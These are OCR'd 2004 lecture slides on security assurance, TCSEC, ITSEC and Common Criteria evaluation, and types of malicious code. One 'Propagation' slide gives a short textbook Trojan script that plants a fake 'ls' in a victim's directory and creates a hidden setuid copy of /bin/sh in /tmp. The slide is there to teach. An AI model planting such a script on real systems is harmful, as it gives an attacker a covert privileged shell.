Assurance & Evaluation
Malicious code, Risk Management
Legal Issues


Lecture 10

Dec 9, 2004

Courtesy of Professors
Chris Clifton & Matt Bishop

Trust

- *Trustworthy* entity has sufficient credible evidence leading one to believe that the system will meet a set of requirements
- *Trust* is a measure of trustworthiness relying on the evidence
- *Assurance* is confidence that an entity meets its security requirements based on evidence provided by the application of assurance techniques
  - *Formal methods, design analysis, testing etc.*



Relationships

Policy

Assurance


Mechanisms

Statement of requirements that explicitly defines the security expectations of the mechanism(s)

Provides justification that the mechanism meets policy through assurance evidence and approvals based on evidence

Executable entities that are designed and implemented to meet the requirements of the policy

Evaluation standards
Trusted Computer System Evaluation Criteria
Information Technology Security Evaluation Criteria
Common Criteria




Problem Sources (Neumann)

1. Requirements definitions, omissions, and mistakes
2. System design flaws
3. Hardware implementation flaws, such as wiring and chip flaws
4. Software implementation errors, program bugs, and compiler bugs
5. System use and operation errors and inadvertent mistakes
6. Willful system misuse
7. Hardware, communication, or other equipment malfunction
8. Environmental problems, natural causes, and acts of God
9. Evolution, maintenance, faulty upgrades, and decommissions

Types of Assurance

- *Policy assurance* is evidence establishing security requirements in policy is complete, consistent, technically sound
- *Design assurance* is evidence establishing design sufficient to meet requirements of security policy
- *Implementation assurance* is evidence establishing implementation consistent with security requirements of security policy
- *Operational assurance* is evidence establishing system sustains the security policy requirements during installation, configuration, and day-to-day operation

Waterfall Life Cycle Model


Requirements definition and analysis
System and software design
Implementation and unit testing
Integration and system testing
Operation and maintenance

Other Models of Software Development

- Exploratory programming
  - Develop working system quickly
  - No requirements or design specification, so low assurance
- Prototyping (Similar to Exploratory)
  - Objective is to establish system requirements
  - Future iterations (after first) allow assurance techniques
- Formal transformation
  - Create formal specification
  - Very conducive to assurance methods

Models

- System assembly from reusable components
  - Depends on whether components are trusted
  - Must assure connections, composition as well
  - Very complex, difficult to assure
  - This is common approach to building secure and trusted systems
- Extreme programming
  - Rapid prototyping and “best practices”
  - Project driven by business decisions
  - Requirements open until project complete
  - Components tested, integrated several times a day

Architectural considerations for assurance

- Determine the focus of control of security enforcement mechanism
  - ○ Operating system: focus is on data
  - ○ Applications: more on operations/transactions
- Centralized or Distributed
  - ○ Distribute them among systems/components
  - ○ Tradeoffs?
  - ○ Generally easier to "assure" centralized system
- Security mechanism may exist in any layer

Architectural considerations
Example: Four layer architecture

- Application layer
  - ○ Transaction control
- Services/middleware layer
  - ○ Support services for applications
  - ○ Eg., DBMS, Object reference brokers
- Operating system layer
  - ○ Memory management, scheduling and process control
- Hardware
  - ○ Includes firmware

Trusted Computing Base (Security an integral part)

- Reference monitor (total mediation!)
  - Mediates all accesses to objects by subjects
- Reference validation mechanism must be–
  1. Tamperproof
  2. Never be bypassed
  3. Small enough to be subject to analysis and testing – the completeness can be assured
- Security kernel
  - Hardware + software implementing a RM

Trusted Computing Base


- TCB consists of all protection mechanisms within a computer system that are responsible for enforcing a security policy
- TCB monitors four basic interactions
  - Process activation
  - Execution domain switching
  - Memory protection
  - I/O operation
- A unified TCB may be too large
  - Create a security kernel

Techniques for Design Assurance

- Modularity & Layering
  - ○ Well defined independent modules
  - ○ Simplifies and makes system more understandable
  - ○ Data hiding
  - ○ Easy to understand and analyze
- Different layers to capture different levels of abstraction
  - ○ Subsystem (memory management, I/O subsystem, credit-card processing function)
  - ○ Subcomponent (I/O management, I/O drivers)
  - ○ Module: set of related functions and data structure
- Use principles of secure design


Design meets requirements?

- Techniques needed
  - ○ To prevent requirements and functionality from being discarded, forgotten, or ignored at lower levels of design
- Requirements tracing
  - ○ Process of identifying specific security requirements that are met by parts of a description
- Informal Correspondence
  - ○ Process of showing that a specification is consistent with an adjacent level of specification



Requirement mapping and informal correspondence

Security Functional Requirements
External Functional Specification
Internal Design Specification
Implementation Code
Informal Correspondence
Requirement Tracing



Design meets requirements?

- Informal arguments
  - ○ Protection profiles
    - Define threats to systems and security objectives
    - Provide rationale (an argument)
  - ○ Security targets
    - Identifies mechanisms and provide justification
- Formal methods: proof techniques
  - ○ Formal proof mechanisms are usually based on logic (predicate calculus)
- Review
  - ○ When informal assurance technique is used
    - Reviews of guidelines
    - Conflict resolution methods
    - Completion procedures


Implementation considerations for assurance

- Modularity with minimal interfaces
- Language choice
  - C vs. Java
  - Java
- Configuration management tools
  - Control of the refinement and modification of configuration items such as source code, documentation etc.

Implementation meets Design?

- Security testing
  - Functional testing (FT) (black box testing)
    - Testing of an entity to determine how well it meets its specification
  - Structural testing (ST) (white box testing)
    - Testing based on an analysis of the code to develop test cases
- Testing occurs at different times
  - Unit testing (usually ST): testing a code module before integration
  - System testing (FT): on integrated modules
  - Security testing: product security
    - Security functional testing (against security issues)
    - Security structural testing (security implementation)
    - Security requirements testing

Code development and testing



Code

Unit test

Integrate

Build system

Code bugs

Code

Test the test On current build


Integrate tested test into automated Test suite

Build test suite


Execute system Test on current Build

Operation and maintenance assurance

- Bugs in operational phase need fixing
- Hot fix
  - Immediate fix
  - Bugs are serous and critical
- Regular fix
  - Less serious bugs
  - Long term solution after a hot fix




Evaluation




What is Formal Evaluation?

- Method to achieve *Trust*
  - Not a guarantee of security
- Evaluation methodology includes:
  - Security requirements
  - Assurance requirements showing how to establish security requirements met
  - Procedures to demonstrate system meets requirements
  - Metrics for results (level of trust)
- Examples: TCSEC (Orange Book), ITSEC, CC



Formal Evaluation: Why?

- Organizations require assurance
  - Defense
  - Telephone / Utilities
  - “Mission Critical” systems
- Formal verification of entire systems not feasible
- Instead, organizations develop formal evaluation methodologies
  - Products passing evaluation are trusted
  - Required to do business with the organization



TCSEC: The Original


- Trusted Computer System Evaluation Criteria
  - U.S. Government security evaluation criteria
  - Used for evaluating commercial products
- Policy model based on Bell-LaPadula
- Enforcement: Reference Validation Mechanism
  - Every reference checked by compact, analyzable body of code
- Emphasis on Confidentiality
- Metric: Seven trust levels:
  - D, C1, C2, B1, B2, B3, A1
  - D is “tried but failed”

TCSEC Class Assurances

- C1: Discretionary Protection
  - Identification
  - Authentication
  - Discretionary access control
- C2: Controlled Access Protection
  - Object reuse and auditing
- B1: Labeled security protection
  - Mandatory access control on limited set of objects
  - Informal model of the security policy


TCSEC Class Assurances *(continued)*

- B2: Structured Protections
  - Trusted path for login
  - Principle of Least Privilege
  - Formal model of Security Policy
  - Covert channel analysis
  - Configuration management
- B3: Security Domains
  - Full reference validation mechanism
  - Constraints on code development process
  - Documentation, testing requirements
- A1: Verified Protection
  - Formal methods for analysis, verification
  - Trusted distribution



TCSEC: Evaluation process

- Three phases
  - ○Design analysis
    - Review of design based on documentation
  - ○Test analysis
  - ○Final Review
- Trained independent evaluation
  - ○Results presented to Technical Review Board
  - ○Must approve before next phase starts
- Ratings Maintenance Program
  - ○Determines when updates trigger new evaluation



TCSEC: Problems

- Based heavily on confidentiality
  - ○Did not address integrity, availability
- Tied security and functionality
- Base TCSEC geared to operating systems
  - ○TNI: Trusted Network Interpretation
  - ○TDI: Trusted Database management System Interpretation

Later Standards


- CTCPEC – Canada
- ITSEC – European Standard
  - Levels correspond to strength of evaluation
  - Includes code evaluation, development methodology requirements
  - Known vulnerability analysis
- CISR: Commercial outgrowth of TCSEC
- FC: Modernization of TCSEC
- FIPS 140: Cryptographic module validation
- Common Criteria: International Standard

Common Criteria

- Replaced TCSEC, ITSEC

1. CC Documents
   - Functional requirements
   - Assurance requirements
   - Evaluation Assurance Levels (EAL)
2. CC Evaluation Methodology
   - Detailed evaluation guidelines for each EAL
3. National Scheme (Country specific)

Common Criteria: Origin



ORANGE BOOK
(TCSEC) 1985

CANADIAN CRITERIA
1993

UK CONFIDENCE
LEVELS 1989

FEDERAL CRITERIA
DRAFT 1993

GERMAN CRITERIA

ITSEC
1991

COMMON CRITERIA
V1.0 1996
V2.0 1998

FRENCH CRITERIA

Common Criteria: Functional Requirements

- 362 page document
- 11 Classes
  - Security Audit, Communication, Cryptography, User data protection, ID/authentication, Security Management, Privacy, Protection of Security Functions, Resource Utilization, Access, Trusted paths
- Several families per class

Common Criteria: Assurance Requirements

- 216 page document
- 10 Classes
  - Protection Profile Evaluation, Security Target Evaluation
  - Configuration management, Delivery and operation, Development, Guidance, Life cycle, Tests, Vulnerability assessment
  - Maintenance
- Several families per class

Common Criteria: Evaluation Assurance Levels

1. Functionally tested
2. Structurally tested
3. Methodically tested and checked
4. Methodically designed, tested, and reviewed
5. Semi-formally designed and tested
6. Semi-formally verified design and tested
7. Formally verified design and tested

Common Criteria: Evaluation Process

- National Authority authorizes evaluators
  - U.S.: NIST accredits commercial organizations
  - Fee charged for evaluation
- Team of four to six evaluators
  - Develop work plan and clear with NIST
  - Evaluate Protection Profile first
  - If successful, can evaluate Security Target

Common Criteria: Status


- About 80 registered products
  - Only one at level 5 (Java Smart Card)
  - Several OS at 4
  - Likely many more not registered
- New versions appearing on regular basis

Malicious Code

Courtesy of Professors
Chris Clifton & Matt Bishop


What is Malicious Code?

- Set of instructions that causes a security policy to be violated
  - Is an unintentional mistake that violates policy malicious code? (Tricked into doing that?)
  - What about “unwanted” code that doesn’t cause a security breach?
- Generally relies on “legal” operations
  - Authorized user *could* perform operations without violating policy
  - Malicious code “mimics” authorized user




Types of Malicious Code

- Trojan Horse
  - Trick user into executing malicious code
- Virus
  - Replicates and inserts itself into fixed set of files
- Worm
  - Copies itself from computer to computer



Trojan Horse

- Program with an overt (expected) and covert (unexpected) effect
  - Appears normal/expected
  - Covert effect violates security policy
- User tricked into executing Trojan horse
  - Expects (and sees) overt behavior
  - Covert effect performed with user’s authorization
- Trojan horse may replicate
  - Create copy on execution
  - Spread to other users/systems




Propagation

- *Perpetrator*

```
cat >/homes/victim/ls <<eof
cp /bin/sh /tmp/.xxsh
chmod u+s,o+x /tmp/.xxsh
rm ./ls
ls $*
eof
```

- *Victim*

```
ls
```



Virus

- Self-replicating code
  - A freely propagating Trojan horse
    - some disagree that it is a Trojan horse
  - Inserts itself into another file
    - Alters normal code with “infected” version
- Operates when infected code executed

